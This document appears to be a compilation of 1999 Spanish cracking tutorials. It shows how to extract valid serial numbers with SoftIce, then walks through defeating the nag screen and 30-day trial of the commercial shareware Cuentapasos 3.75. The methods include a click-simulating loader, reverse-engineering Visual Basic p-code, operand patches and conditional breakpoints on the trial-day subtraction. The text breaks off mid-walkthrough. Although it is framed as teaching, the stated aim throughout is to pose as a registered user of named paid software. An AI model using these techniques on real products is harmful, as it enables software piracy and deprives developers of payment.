Una vez puesto el breakpoint, pulsamos Ctrl+d para volver al programa. Pulsamos el boton de registro y volveremos al SoftIce. Bien, ahora si suponemos que los datos que nos pedian solo eran dos, el nombre y el numero de serie..... necesitamos pulsar una vez Ctrl+D (o F11, es lo mismo) puesto que si no lo hacemos estaremos siguiendole la pista al nombre y no es lo que nos interesa. :o)

Si no existe el boton de registro:

Ponemos el BPX antes de introducir el ULTIMO caracter de nuestro serial falso.

Ahora si que estamos en el camino correcto (bueno, casi). Si te fijas, en el SoftIce veras una linea encima de la ventana de comandos que pone el nombre del programa en el que estas. En nuestro caso lo usual sera que veas algo como: "USER(0A)" o "(USER(01)" pues esta parte no nos interesa para nada, tenemos que llegar al codigo de nuestra "victima". Para lo cual pulsamos F12 unas cuantas veces hasta que veamos el nombre de nuestro programa en cuestion, lo cual nos indicara que estamos dentro. Si por ejemplo el programa se llama "victima" veremos algo como "VICTIMA!CODE".

4- ¿Que podemos buscar?

Una vez que estamos dentro del codigo de nuestra "victima", tenemos que buscar una comparacion (CMP, TEST) y/o un salto condicional (JE, JNE, JZ, JNZ...etc). Si encuentras una comparacion y despues un salto, lo mas probable es que sea una zona muy muy interesante.
Un ejemplo:

```
CALL     xxxxxxxx
MOV      EAX,[EBP-14]     ;EAX contiene el serial que introducimos
MOV      EDX,[00463A56]   ;EDX contiene el serial CORRECTO
CALL     xxxxxxxx         ;Llamada a una rutina para compararlos
JNZ      0047FCA4         ;Si es correcto salta a REGISTRADO (si no es cero)
MOV      EAX,00466F34     ;Si es cero no estamos registrados
CALL     xxxxxxxxx
JMP      0047FCCC
MOV      EAX,004738D4
MOV      EDX,00466F7C
CALL     xxxxxxxx
```

Esta rutina es bastante tipica, aunque obviamente hay muchas variantes. :o)
Para "cazar" nuestro serial en este ejemplo, necesitamos situarnos sobre la linea "MOV EDX,[00463A56]" , ahora vamos a ver que diablos contiene el registro EDX para lo cual escribimos en el SoftIce "D EDX". NUESTRO SERIAL CORRECTO !!!

Otra rutina bastante comun seria algo similar a esto:

```
PUSH     EAX
CALL     xxxxxxxx  ;Llamada a una funcion que calcula nuestro serial Correcto
ADD      ESP,04    ;y lo almacena en memoria
TEST     EAX,EAX   ;Compara nuestro serial con el Correcto
JNZ      00440994  ;Si no es cero salta a REGISTRADO
```

```
PUSH     0047B52B  ;Nuestro serial Correcto
PUSH     64
PUSH     EBX
CALL     xxxxxxxx
```

Los registros y las posiciones de memoria que tu te vas a encontrar seran diferentes , pero la rutina sera bastante parecida. Para ver nuestro numero de serie valido nos situamos en la linea del PUSH 0047B52B y escribimos en el SoftIce "d 0047B52B"
Para terminar nada mejor que practicar con la obra maestra de algun programador desinformado. (Se nota que pocos programadores leen nuestros tutoriales jejeje, en fin, peor para ellos, el que no aprende es porque no quiere).

Como obtener un Serial Valido para Talisman v1.1


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
    JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
         JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                  Mr.Pink and of course all WKT Members ;o)
```



```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Cuentapasos 3.75**	W95 / W98 / NT
Descripción	Control del gasto telefónico	
Tipo	Shareware	
Url	http://www.cuentapasos.com	
Protección	**Nag Screen. Periodo evaluación de 30 dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v4.0, SmartCheck 6.0, Spy++	
Objetivo	**Simular estar registrados.**	
Cracker	**Mr. Blue**	
Fecha	18 de Octubre de 1999	

Introducción

Quién no haya intentado crackear este clásico, o alguna de sus versiones predecesoras, que me tire la primera piedra...

Todos hemos oído hablar del Cuentapasos que, a pesar de existir otros programas equivalentes de distribución gratuita, sigue siendo una codiciada presa. Nos encontramos ante una aplicación escrita en Visual Basic, en la que el autor ha intentado protegerla por todos lados, tapando entradas y huecos, cerrándonos puertas de formas más o menos inteligentes. Y sabemos que cuanto más interés pone el autor en proteger una aplicación, más interesante hace a la presa, desde el punto de vista didáctico que es el que nos mueve a los miembros de WKT!.

Sirva el presente tutorial para demostrar la gran dificultad que supone para cualquier programador realizar una protección eficiente de sus aplicaciones cuando estas están escritas en Visual Basic. La nueva forma de compilación en *p-code* no hace más que facilitar las cosas a los amantes de la ingeniería inversa. De hecho, durante el tutorial se mostrará que desproteger un programa de Visual Basic *p-compilado* es mucho más sencillo e inmediato que el mismo compilado en código nativo.

Aprenderemos, además de cómo pelearnos con éxito contra el *p-code*, otras *técnicas exóticas*. Reconozco que podría haberse hecho de otra forma menos elaborada, pero nuestra meta no es crackear; es ***aprender***, ***enseñar*** y ***mostrar*** nuevas técnicas crackeando.

Reconocimiento y exploración

Veamos a que nos enfrentamos. Al ejecutar el programa, nos aparece una pantalla de bienvenida, en la que posteriormente aparece que es una versión de evaluación. Sobre esta pantalla aparece otra que nos muestra los datos de la aplicación, dirección de correo electrónico del autor, etc... También aparece un código de compra, tanto en el título como en el botón de la derecha.

Lo que nos interesa es que aparecen los días transcurridos del periodo de evaluación y los días que nos restan que no es más que treinta menos los días transcurridos. Además aparecen dos botones, *Aceptar* y *Salir*. Estos serán nuestros enemigos, la nag-screen y las rutinas que calculan los días restantes de evaluación. Nuestros objetivos serán que el usuario no se vea obligado a pulsar *Aceptar* para arrancar la aplicación (es irritante) y por supuesto, "ampliar" el periodo de evaluación (que alguien puede pensar que es insuficiente).

Es una buena costumbre, para empezar a tomar contacto con el programa, y sobre todo en esta fase inicial en la que tenemos que planear nuestra estrategia, pasar a la víctima por un detector de formatos como el GetTyp. La salida del GetTyp nos muestra que el ejecutable se encuentra comprimido. Más explicaciones en el tutorial de **Mr.Orange** sobre descompresión manual con ProcDump. Al encontrarse comprimido, no podremos realizar un parcheador que actúe sobre el fichero en disco, tendremos que descomprimirlo previamente.

El ratón virtual

Para saltar la nagscreen vamos a utilizar un método clásico, que muchos pueden desconocer. Vamos a simular un *click* del ratón sobre el botón *Aceptar*, sin intervención del usuario. Es un método en desuso pero elegante y limpio, que nos permite comprender un poco mejor el funcionamiento del Windows y aprender muchas cosas, que es para lo que estamos aquí.

¿Cómo se hace? Lo primero que debemos hacer es obtener el identificador del proceso del cual queremos depende el botón que queremos pulsar. Esto puede hacerse de dos maneras, o ejecutamos nosotros el proceso vícitma mediante *CreateProcess* o nos enganchamos al proceso que ya está en ejecución. Lógicamente, lo que a nosotros nos interesa es lo primero, para lo que crearemos un cargador del programa que será el que cargue a la aplicación víctima, esperará a que se cargue y buscará una referencia o *handle* de la ventana en la que se encuentra el botón que queremos pulsar. Después, buscaremos en esa ventana el botón que nos interesa y finalmente simularemos un click sobre él.

Para buscar la ventana se utiliza la función *EnumThreadWindows*. Esta función sirve para enumerar todas las ventanas padre asociadas al *thread* que le pasamos como parámetro. Para ello, utiliza una función de tipo *Callback* que no es más que una función escrita por nosotros, que es ejecutada por *EnumThreadWindows* cada vez que encuentra una ventana. *EnumThreadWindows* le pasa a nuestra función de *Callback* el puntero a la ventana que ha encontrado.Nuestra función , a su salida, devolverá un booleano: *False* si ya se ha encontrado la ventana o *True* en caso contrario. *EnumThreadWindows* no devolverá el control a nuestro

cargador hasta que la función de *Callback* haya devuelto un *False* o bien se hayan enumerado ya todas las ventanas.

¿Y cómo sabemos si una ventana es la que buscamos o no? Para eso, nuestra función de Callback puede utilizar varias funciones:

- *GetClassName*. Devuleve el nombre de la clase de la ventana que le pasamos como parámetro.
- *GetWindowText*. Devuelve el texto o título de la ventana.
- *GetWindowRect*. Devuelve las coordenadas de la esquina superior izquierda y esquina inferior derecha de la ventana.

Una vez que hayamos encontrado la ventana que contiene el botón que queremos pulsar, debemos encontrar un puntero a este botón. En este caso, la función es *EnumChildWindows*, a la que le pasamos el puntero a una ventana padre, y nos enumera todas la ventanas hijas de ella (botones, cuadros de texto,...). Su funcionamiento es idéntico al de *EnumThreadWindows*.

Ya tenemos el botón, ahora, a pulsarlo. Esto se realiza mediante *PostMessage*, que manda a la ventana que queramos, el mensaje que queramos. En este caso, enviaremos a un botón el mensaje BM_CLICK, que simula pulsar y soltar el botón del ratón.

Más información y ejemplos sobre este tema en las páginas de Fravia, en la sección '+HCU's Papers': **Simulating User Input to Eliminate Nag Screens** por **bb**.

¡ Atrapen a ese botón ! ¡ Atrapenlo !

Botones al borde de un ataque de nervios

Antes de nada tenemos que recabar información sobre el botón que queremos "pulsar". Volvemos a arrancar el Cuentapasos pero dejamos sin pulsar el botón *Aceptar*. Arrancamos el Spy++ (o similar) para que nos muestre los parámetros de los componentes de la nagscreen, en especial los nombres de clase de los objetos de interes, el texto que aparece y las coordenadas. Pulsamos en la opción 'Find' (Alt+F3) y pasamos el punto de mira por todos los componentes de interés.

Por si no os habeis dado cuenta todavía, de ejecución en ejecución, los botones *Aceptar* y *Salir* se intercambian de manera aleatoria. Así, el autor evita una de las posibles formas de distinguirlos, mediante su situación en pantalla que nos da la función *GetWindowRect*.

Tanto la nagscreen como la ventana de presentación son de la clase **ThunderRT5Form**, para poderlas distinguir nos tendremos que fijar en el título, ya que la pantalla de presentación no tiene título y la nagscreen tiene **"Versión de Evaluación P..."**. Por lo que parece, no vamos a tener problemas para encontrar la ventana padre de nuestro botón.

Vamos a los botones. Podemos olvidarnos del botón **"Comprar &Programa P..."**, ya que es facilmente identificable por tamaño, situación y texto. Tanto el botón *Aceptar* como *Salir*, tienen exactamente el mismo tamaño, evitando así el autor del programa que podamos distinguirlos mediante la función *GetWindowRect* que también permite conocer el tamaño de una ventana. Los dos son de la clase **ThunderRT5CommandButton** (tampoco podremos distinguirlos por el nombre de la clase), y el texto... oh, oh. Ninguno de los dos tienen texto, así que tampoco nos sirve *GetWindowText*. Y algunos se preguntarán, "Entonces ¿Aceptar y Salir qué son?" Pues está claro, si no son cadenas de texto serán ... imágenes. Para probarlo, cambiad el color de las ventanas de Windows y veréis que, aunque el botón cambia de color, las palabras *Aceptar* y *Salir* están enmarcadas por el fondo gris que trae por defecto el Windows. Como podeis ver, el autor ha obrado inteligentemente y se ha informado convenientemente sobre técnicas de ingeniería inversa (a lo mejor hasta nos lee a nosotros).

Bien, no nos pongamos nerviosos. Tenemos dos botones que al parecer, cambian de sitio de manera aleatoria pero ... el orden de creación de los botones siempre será el mismo, independientemente de donde se situen. Si excarvamos más profundamente en la ayuda de la API nos encontramos la función *GetNextWindow*, que dado el puntero a una ventana hija, nos da el puntero a la ventana hija siguiente o a la posterior. Ya tan solo queda por descubrir que posición ocupa el botón *Aceptar* en el orden de creación. De hecho, la función *EnumChildWindows* enumera las ventanas hijas en el orden de creación, bastaría con coger, por ejemplo, la cuarta ventana que nos enumere suponiendo que el botón *Aceptar* sea la cuarta.

Bueno, vamos a ver. Volvemos al Spy++ con esperanzas renovadas y pulsamos las propiedades del botón *Aceptar* de la nagscreen. En mi caso es el botón de la izquierda y es el último que aparece en la lista, si pinchamos en la etiqueta 'Windows' de la ventana de propiedades del botón podemos recorrenos sus predecesores, y al ser el último, no tiene sucesores. Veamos si esto es cierto cuando *Aceptar* cambia de sitio. Cerramos el Cuentapasos y lo ejecutamos hasta que el botón *Aceptar* sea el del centro. Volvemos a ir al Spy++ y el botón *Aceptar*..... joderl, ahora es el penúltimo. Será "joío". Parece que el autor se ha informado "demasiado bien".

Esto significa, que los botones no cambian de sitio, lo que cambia es la funcionalidad de cada uno de ellos, y la imagen que tienen incrustrada. No podemos distinguirlos por la posición, ni por el tamaño, ni por el texto, ni por la clase, ...

Soluciones

- Registrarnos. :-(
- Aplicar la solución propuesta por **bb** en **Simulating User Input to Eliminate Nag Screens**.
- "Amarrar" a ese travieso botoncito en un sitio fijo.

La solución propuesta por **bb**, para el WinZip (un problema idéntico al nuestro) es utilizar la función *GetPixel* para poder distinguir qué imagen tiene cada botón. Para unas coordenadas dadas, esta función devuelve el color del pixel correspondiente. Conocemos las coordenadas de los dos botones, tan solo nos queda buscar un pixel en de los botones *Aceptar* y *Salir* que sean disitntos. Esto, con cualquier programa gráfico esta "chupao". Sería la solución ideal, ya que siempre debemos intentar modificar los menos posible el ejecutable de nuestra víctima.

Como somos más chulos que un ocho, y lo que queremos es mostrar la facilidades que nos ofrece Visual Basic, vamos a "pegar" el botón *Aceptar* a un sitio fijo, para posteriormente, ametrallarlo a placer con *PostMessage*. Para hacer esto, tendremos que bucear en el código con ayuda del SoftIce y del SmartCheck, y, lógicamente, cambiar algunas "cosillas" en las rutinas

que deciden dónde se pone cada botón. Descubriremos la impactante sensación de "no me entero de ná" que se experimenta inicialmente al sumergirnos en el *p-code*. Agarraros al ratón que el viaje va a ser movidito.

P-Code: Descenso a los infiernos de Micro$oft

Número aleatorios

Antes de entrar en faena, es casi obligado leerse el fantástico tutorial de **Esiel2**, CRACKEANDO EN VISUAL BASIC. Aprenderéis todo lo básico para para crackear programas de Visual Basic, y cómo configurar nuestras herramientas adecuadamente para sacarles el máximo partido al atacar programas escritos en este lenguaje.

Tal y como hacemos siempre que tenemos una pieza realizada en Visual Basic, recurrimos al alucinante SmartCheck. Arrancamos el SmartCheck, cargamos el programa y, lo primero que nos aparece, a modo de advertencia es lo siguiente:

cpasos32.exe is compiled to p-code...etc...

Se podría decir que los amigos de NuMega nos quieren advertir que bajo esas condiciones, nuestra ya esacasa salud mental puede correr peligro. Tenemos la oportunidad de arrepentirnos, como en toda aplicación de Windows que se precie, pero "semos" valientes y elegimos continuar.

Inicialmente no vamos a necesitar las llamadas a la API, por lo que podemos habilitar la opción de suprimir las llamadas a la API. Ejecutamos el Cuentapasos desde el SmartCheck, habilitando desde el principio la captura de eventos, y nos acomodamos en la silla, para ver pasar la película. Cuando aparezca la nagscreen, nos fijamos que posición ocupa el botón *Aceptar* y pulsamos *Salir* . Como vamos a intentar localizar donde pueden estar las rutinas que deciden donde se situa cada botón con llegar a la nagscreen tenemos de sobra.

Nos vamos a la zona en la que se carga la nagscreen, al final. Buscamos el evento **frmRegistro_Load**:

```
15240   lblAceptoCondiciones.Caption <-- "Entiendo que puedo utilizar CuentaPasos para uso exclusivo de e" (String)
15241   lblAceptoCondiciones.FontBold <-- False (Boolean)
15242   cmdComoRegistrarse.Caption <-- "Comprar &Programa P501092-1032-49" (String)
15243   Rnd returns double:0,974189 (displayed as single-precision floating point)
15244   imgAcepto.Picture
15245   cmdAceptar(0).Picture <-- ptr:0052E634 (VT_PTR)
15246   cmdAceptar(0).WhatsThisHelpID <-- 26025 (Long)
15247   imgSalir.Picture
15248   cmdAceptar(1).Picture <-- ptr:0052E590 (VT_PTR)
15249   cmdAceptar(1).Cancel <-- True (Boolean)
15250   cmdAceptar(1).WhatsThisHelpID <-- 26030 (Long)
15251   frmRegistro_Load
15252   frmRegistro.Show
15295   Now
15296   Month
15297   frmSplash.Hide
```

Como puede verse, lo último que hace la aplicación al cargar la nagscreen es inicializar las propiedades de los botones. En esta ocasión, el botón *Aceptar* me ha salido a la izquierda, por lo que tus resultados serán distintos si te ha salido en el centro. Así, en el evento 15242, se asigna la propiedad *Caption* del botón que muestra la ayuda de como registrarse. A partir del evento 15244, se asignan las propiedades a otros dos botones que no pueden ser otros que lo que a nosotros nos traen de cabeza. Se cargan las imágenes 'imgAcepto' y 'imgSalir', y se asignan a la propiedad *Picture* de cada uno de los botones. Al botón 'cmdAceptar(1)' se le activa la propiedad *Cancel*. Si desempolvamos la ayuda de Visual Basic, encontramos que si esta propiedad es TRUE, la tecla ESC activará al botón. Si volvemos a cargar el Cuentapasos (sin el SmartCheck) y pulsamos ESC en la nagscreen, la aplicación termina. Esto significa que en este caso el botón 'cmdAceptar(1)' está funcionando como *Salir*. Conclusión, 'cmdAceptar(0)' es el botón de la izquierda y el otro el del centro. Esto podemos probarlo ejecutando varias veces el Cuentapasos, y viendo como al cambiar *Aceptar* al centro, la propiedad *Cancel* se la activa a 'cmdAceptar(0)'.

Veis lo que hay en el evento 15243. Justo después de inicializar el botón de *Comprar* y justo antes de los de *Aceptar* y *Salir*, se genera un número aleatorio mediante la función **Rnd()**. Por su delatadora situación, creo que todos apostaríamos el brazo a que la decisión de dónde se colocan los botones, tiene mucho que ver con el numerito obtenido. Si nos las amañamos para que dicho numerito tenga siempre un valor fijo, el botón *Aceptar* se quedará fijo.

Vemos desde donde se invoca la función **Rnd()**, ¿desde "MSVBVM50.DLL!000FE7BD"? Arrea, ¿qué es esto?. Comenzamos a mirar el resto de funciones y TODAS se ejecutan desde las direcciones 0FE7BD y 0FE7ED de MSVBVM50.DLL, exceptuando aquellas que tengan que ver con objetos visuales (forms, botones,...)

¿Se nos vuelve loco el SmartCheck con programas p-compilados?

La puerta del sótano

Vamos a ver si el SoftIce nos aclara algo. Lo primero que debemos hacer, como con todos los programas de Visual Basic, es cargar los símbolos de las librerías de VB. En este caso, como nos lo ha "chivado" el SmartCheck, es la librería MSVBVM50.DLL. Lo de "MSVBVM" debe ser algo así como *MicroSoft Visual Basic Virtual Machine*, o máquina virtual de Visual Basic (toda una máquina de torturas, ya vereis...)

Consultamos cuál de las funciones que exporta, puede ser **Rnd()**. Tenéis un listado de todas las funciones que se exportan en el tutorial de **Mr.Brown** para VB5. Nos saltan a los ojos dos de ellas:

```
Addr:0F004A95     Ord: 593 (0251h)     Name: rtcRandomNext
Addr:0F03AE08     Ord: 594 (0252h)     Name: rtcRandomize
```

Visual Basic dispone de dos funciones para generar números aleatorios:

- **Randomize**. Se utiliza para inicializar el generador de números aletorios. El Cuentapasos la utiliza, por ejemplo, al inicio del **frmRegistro_Load**.
- **Rnd()**. Devuelve un número aleatorio entre 0 y 1.

La función **Rnd()** se corresponderá con la **rtcRandomNext** exportada por la Dll. Lo primero que debemos ver es el número de veces que el Cuentapasos llama a la función **Rnd()** antes de la llamada que nos interesa. Nos colocamos en el SmartCheck y buscamos las llamadas a **Rnd()**. Se producen dos llamadas, la nuestra es la segunda.

Bajada a los infiernos

Nos vamos al SoftIce, y colocamos un **bpx rtcRandomNext**. Volvemos al Windows y ejecutamos el Cuentapasos. Vemos como se carga el splash y ... BOOM... salta el SoftIce. Como la que nos interesa es la segunda llamada, pulsamos Ctrl+D y enseguida vuelve a saltar el punto de ruptura. No nos importa que es lo que hace la función **rtcRandomNext** para generar el número aleatorio, solo nos interesa saber que es lo que el Cuentapasos se propone hacer con él. Pulsamos F11 y salimos justo destrás del *call* que llamó a la función, en la dirección 0F0FE7C0h de la Dll del VB.

La función **Rnd()** devuelve un número entre cero y uno, por lo que debe devolverlo en los registros de punto flotante. Para ver el contenido de esos registros desde SoftIce escribimos **wf**. Efectivamente, el número aleatorio generado se encuentra en el registro ST0.

Empezamos a ejecutar paso a paso pulsando F8, y en seguida encontramos algo interesante:

```
0F0FE7CC     mov al, [esi]
0F0FE7CE     inc esi
0F0FE7CF     jmp ds:[eax*4+0F0FED94]
```

Cargamos en AL el contenido de la dirección apuntada por ESI (0F4h), incrementamos ESI y saltamos a una dirección que depende de lo que hemos leído con ESI. Si vemos a dónde esta apuntado ESI, descubriremos que está apuntando al código de nuestro querido Cuentapasos.

Tras el salto, aterrizamos en 0F0FDE15. Seguimos pulsando F8 y vemos como se carga en la pila un byte de valor 0Ah que está en el código del Cuentapasos (siempre apuntado por ESI). Nuevamente, uno de los bytes del código del ejecutable (0EBh) es utilizado para efectuar un salto exactamente igual que antes, al contenido de la dirección 0EBh*4+0F0FED94=0F0FF140

Esta vez vamos a parar a 0F0FD5E5, en donde el 0Ah cargado anteriormente en la pila es volcado en el registro ST0, desplazando el número aleatorio al ST1. Se elimina el 0Ah de la pila y se vuelve a realizar otro salto igual que el anterior.

Caemos en 0F0FDFCB. Vamos a parar un momento a ver si nos aclaramos la cabeza antes de que cometamos una locura con el monitor y la silla ...

Una luz al final del pasillo...

Nos desplazamos por la ventana de código y le echamos una mirada a los alrededores de donde estamos situados. Nos encontramos porciones de código de 5-10 instrucciones, todas terminadas por el mismo código que cité antes; carga de un byte apuntado por ESI en AL, incremento ESI y salto al contenido de la dirección calculada como EAX*4+0F0FED94h.

Vamos a echarle un vistazo a esa especie de tabla de direcciones que parecen usar todas las porciones de código al terminar para proseguir con la ejecución. Miremos, por ejemplo, en la dirección 0F0FF140h, que se cálculo al final de la parte de código que cargo el 0Ah del código del Cuentapasos en la pila. Encontramos en dicha dirección, 0F0FD5E5h, que es la dirección de la porción de código en la que se carga el contenido de la pila en ST0. Las direcciones que se encuentran alrededor, apuntan igualmente a porciones de código que al finalizar, vuelven a recurrir a esta tabla para ver a donde saltan.

Del infierno al cielo

Dicho en otras palabras, el ejecutable (cpasos32.exe) nunca es ejecutado. Su código es leído e interpretado completamente por la Dll. Por lo tanto, **todas y cada una de las instrucciones en ensamblador que conocemos, tendrán que tener una porción de código en la Dll que las sustituya.**

Volvamos al inicio, a la dirección 0F0FE7CCh, justo después de volver de la función ***Rnd()***. Allí, cargamos del ejecutable un byte, 0F4h, que nos hizo saltar a una dirección en la que se cargo el siguiente byte del ejecutable, 0Ah, en la pila. Por tanto, nuestro "push 0Ah" del ensamblador que en código máquina se codifica como "6A 0A", en p-code es "F4 0A". El F4h será interpretado como "introducir el siguiente byte en la pila" por la tabla situada en 0F0FED94h, al ejecutarse con la Dll.

No es más que la filosofía de Visual Basic, en la que las funciones más generales no se implementan en los ejecutables, si no en unas librerías comunes a todas las aplicaciones de VB, pero llevada a sus últimas consecuencias. No solo se implementan en las librerías las funciones más usuales si no que además se meten TODAS las instrucciones que puede ejecutar la aplicación.

Algunos pensarán, "Pues bien, es tan solo una especie de traducción rara que lo que hace es complicar las cosas. Es un lenguaje completamente interpretado. ¿Dónde está esa ventaja del p-code?". Si alguien no lo ve claro ahora, cuando ataquemos a las rutinas de cálculo del periodo restante de evaluación, se le abrirán los ojos.

Clavando un botón

Recordamos por donde íbamos. Se había generado un número aleatorio entre 0 y 1 que almacenamos en el registro ST0. Posteriormente, cargamos un 0Ah del código del Cuentapasos en el registro ST0, desplazando el número aleatorio a ST1.

Nos situamos en 0F0FDFCB, en donde multiplicamos el contenido de los registros ST0 y ST1 almacenando el resultado en ST0. Nuevo acceso a la tabla de interpretación y aparecemos en 0F0FD5B5, en donde el contenido del registro ST0 es redondeado al entero más cercano y volcado a la pila. Se almacenan los flags FPU (que son como los flags de toda la vida pero exclusivos de los registros de coma flotante) en el registro EAX.

Una nueva visita a la tabla y saltamos a 0F0FDE28h para cargar un valor de 4 bytes del ejecutable (2) en la pila. En este caso es un "push" de una doble palabra, no de un byte. Otro paseo por la tabla y caemos en 0F0FE013. Recuperamos de la pila el 2 anterior en ECX, y lo que volcamos anteriormente del registro ST0 en EAX. Dividimos este último por el 2, almacenándose el cociente en EAX y el resto en EDX. Se vuelca el resto a la pila y nos disponemos a saltar a otro sitio.

Del número aleatorio generado, tan solo nos queda el valor volcado a la pila. Al haberse dividido por dos, este valor será 0 o 1. La aplicación decidirá las posiciones de los botones según este valor. Nos hemos quedado con el resto de la división:

*round(x*10) / 2*

donde 'x' es el número aleatorio generado, entre cero y uno.

Pulsamos Ctrl+D para ejecutar completamente el Cuentapasos. Los que tuvierais como resto de la división un cero, ¿a qué tenéis el botón *Aceptar* a la izquierda? ¿A que los que lo tenéis en centro, el resto os daba uno?

Podemos probar nuestra teoría tanto con el SmartCheck como con el SoftIce (más rápido). Ejecutamos varias veces el Cuentapasos, capturando el valor aleatorio devuelto. Calculamos metalmente cual sería el resto y vemos si se corresponde con la ubicación del botón *Aceptar*.

Todavía podemos ir más lejos. ¿Cómo influye el resto de la división en la elección de qué hace un botón y qué hace el otro? Si recordamos lo que vimos con el SmartCheck, 'cmdAceptar' es un array de dos botones. 'cmdAceptar(0)' es el botón de la izquierda y 'cmdAceptar(1)' el del centro. Lo que la aplicación parece hacer, es asignar la función de *Aceptar* a

'cmdAceptar(resto)' y *Salir* a 'cmdAceptar(resto xor 1)'.

Vamos a inmovilizar el puto botoncito de los.... . Tenemos que obligar a que el resto de la división tome siempre el mismo valor, cero o uno, independientemente del número aleatorio generado. Se nos pueden ocurrir dos formas:

- **Cambiar las instrucciones**. Después del ejercicio que acabamos de hacer, conocemos los códigos que corresponden a varias instrucciones (push, división, multiplicación,..).Así, por ejemplo, podríamos sustituir las instrucciones que multiplican, redondean y almacenan en pila el aleatorio generado por un "push 00000002" o un "push 00000001", que ya sabemos como se codifican en p-code. Así, en lugar de meter en la pila el aleatorio multiplicado por 10 y redondeado, meteríamos un entero fijo. Debemos tener la precaución de que el número de bytes de la instrucción falsa, sobreescriba completamente las instrucciones a las que sustituye, por que todavía no conocemos como es el "nop" ;-)
- **Cambiar los operandos.** Está es la solución más fácil y segura.

¿Qué operandos podemos cambiar? Pues tenemos el 0Ah (de la multiplicación) y el 0000002 (de la división). ¿Formas de obligar a que el resto de la división tome un valor fijo? Por lo menos dos:

- Multiplicar el aleatorio por cero en lugar de diez. Resto de la división cero, *Aceptar* siempre a la izquierda.
- Dividir por uno en lugar de dos. Resto de la división cero, *Aceptar* siempre a la izquierda.

Si hemos descomprimido el ejecutable, podemos ir realizando los parches sobre disco para ir comprobando que efectivamente funcionan. Repetimos los pasos anteriores para ir anotando las direcciones en memoria en las que se encuentra el operando que deseamos cambiar, las cadenas que deberemos buscar para localizar estos operandos en el ejecutable descomprimido con un editor hexadecimal, etc.. Ya sabeis como se hace esto, ¿verdad?

Reventamos el P-Code

Ahora, nos olvidamos del Cuentapasos, del SoftIce, de la vecinita esa que está tan buena.... y nos concentramos en lo que hemos descubierto sobre el p-code.

Para enfrentarse contra programas en Visual Basic normales, muchos habréis leído tutoriales información sobre funciones *clave* de Visual Basic que en un momento dado nos pueden ser muy útiles. En casi todos, se recomienda la función *__vbastrcomp*, utilizada por Visual Basic para comparar cadenas de texto. Así, en programas en donde debes introducir una clave de registro alfanumérica, la aplicación, en algún sitio, deberá comparar la cadena introducida con la que la aplicación considera correcta.

En programas escritos en otros lenguajes no interpretados, la rutina de comparación de las cadenas se incluye en el ejecutable. Sabemos que está ahí, pero no sabemos dónde. En Visual Basic, esa función es una de las que no se incluyen en el ejecutable, si no que se encuentra en las librerías compartidas con el resto de aplicaciones de VB. En el caso de *__vbastrcomp*, nos basta con colocar un punto de ruptura en esta función. Como puede ser llamada muchas veces, podemos limitar el punto de ruptura a que la cadena a comparar sea la que introducimos.

La facilidad de desproteger los programas en Visual Basic, radica en esta compartición de funciones, que nos permite conocer, para algunas tareas específicas, donde colocar nuestro punto de ruptura.

En el caso del p-code, siguen utilizándose estas rutinas compartidas, pero la novedad es que

ahora, no solo se comparten una serie limitada de funciones, sino que todas las instrucciones que puede ejecutar un programa se han portado a una serie de pequeñas "funciones" en las librerías del VB. Examinando la librería del VB, podremos identificar gran cantidad de instrucciones, algunas muy importantes.

El Cuentapasos me permitirá ilustrar la importancia de este hecho con más claridad.

30-6 = 36

Nos centramos en el cálculo de los días que nos restan para acabar el periodo de evaluación. La nagscreen y el 'acerca de...' del Cuentapasos nos muestran los días transcurridos y los días que nos restan.

Ahora bien, ¿me puede decir alguien cómo puede cualquier aplicación (no solo el Cuentapasos), sabiendo los días transcurridos y el número de días máximo (30), calcular los días que nos quedan de evaluación?.....

Llegados a este punto algunos pensareis que Mr.Blue está completamente "grillao". La respuesta es clara, restando. La resta, en ensamblador, se realiza mediante la instrucción "SUB". ¿Y cómo se hace en p-code? Pues como hemos visto, tiene que exisitir una porción de código en MSVBVM50.DLL que se utilice para hacer la resta. ¿Vais cogiendo la onda...? ¿Sentís el cosquilleo por la espalda ....?

Si localizamos dónde se encuentra esa porción de código, podemos colocar un punto de ruptura en ella. Puesto que cualquier programa realiza un montón de restas, tendremos que limitar este punto de ruptura a que los operandos tomen el valor que nos interesa. En el caso de los periodos de evaluación, limitaremos a que el operando del que se sustrae, tenga como valor el número de días de evaluación, o el número máximo de ejecuciones, o... Las posibilidades son enormes.

¿Y dóde está esa función? Para encontrarla, podemos seguir traceando el programa, tarde o temprano hará una resta. O también podemos, si tenemos el VB, generarnos un p-code que haga restas, sumas y todas las funciones que queramos descubrir. No tenemos más que pasarlo por el SoftIce.

La resta nos la encontramos en 0F0FDF78h, y el resto de funciones aritméticas se encuentran a su alrededor. Encontramos multiplicaciones de enteros, de flotantes, operaciones lógicas,... todo un surtido.

La función de resta de enteros, al igual que la de suma de enteros que está más arriba, se encuentran para operadores de 16 bits y para operadores de 32 bits. Si queremos colocar puntos de ruptura, los tendremos que colocar por duplicado:

```
0F0FDF78 pop eax
0F0FDF79 sub [esp], eax
0F0FDF7C jo 0F0FDAC4
0F0FDF82 xor eax, eax
0F0FDF84 mov al, [esi]
0F0FDF86 inc esi
0F0FDF87 jmp ds:[eax*4+0F0FED94]
```

Esta función, saca un operador de la pila y se lo resta al que queda en la misma. El resultado queda almacenado en la pila, saltando a 0F0FDAC4h en caso de overflow (EAX>(ESP)).

En mi Cuentapasos, los días transcurridos son seis así que coloco un punto de ruptura en 0F0FDF79 de la forma **`bpx 0F0FDF79 if (*(esp)==1E)&(eax==6)`**.

Lo colocamos también en la versión de 16 bits, por si las moscas: **`bpx 0F0FDF62 if (*(esp)==1E)&(ax==6)`**.

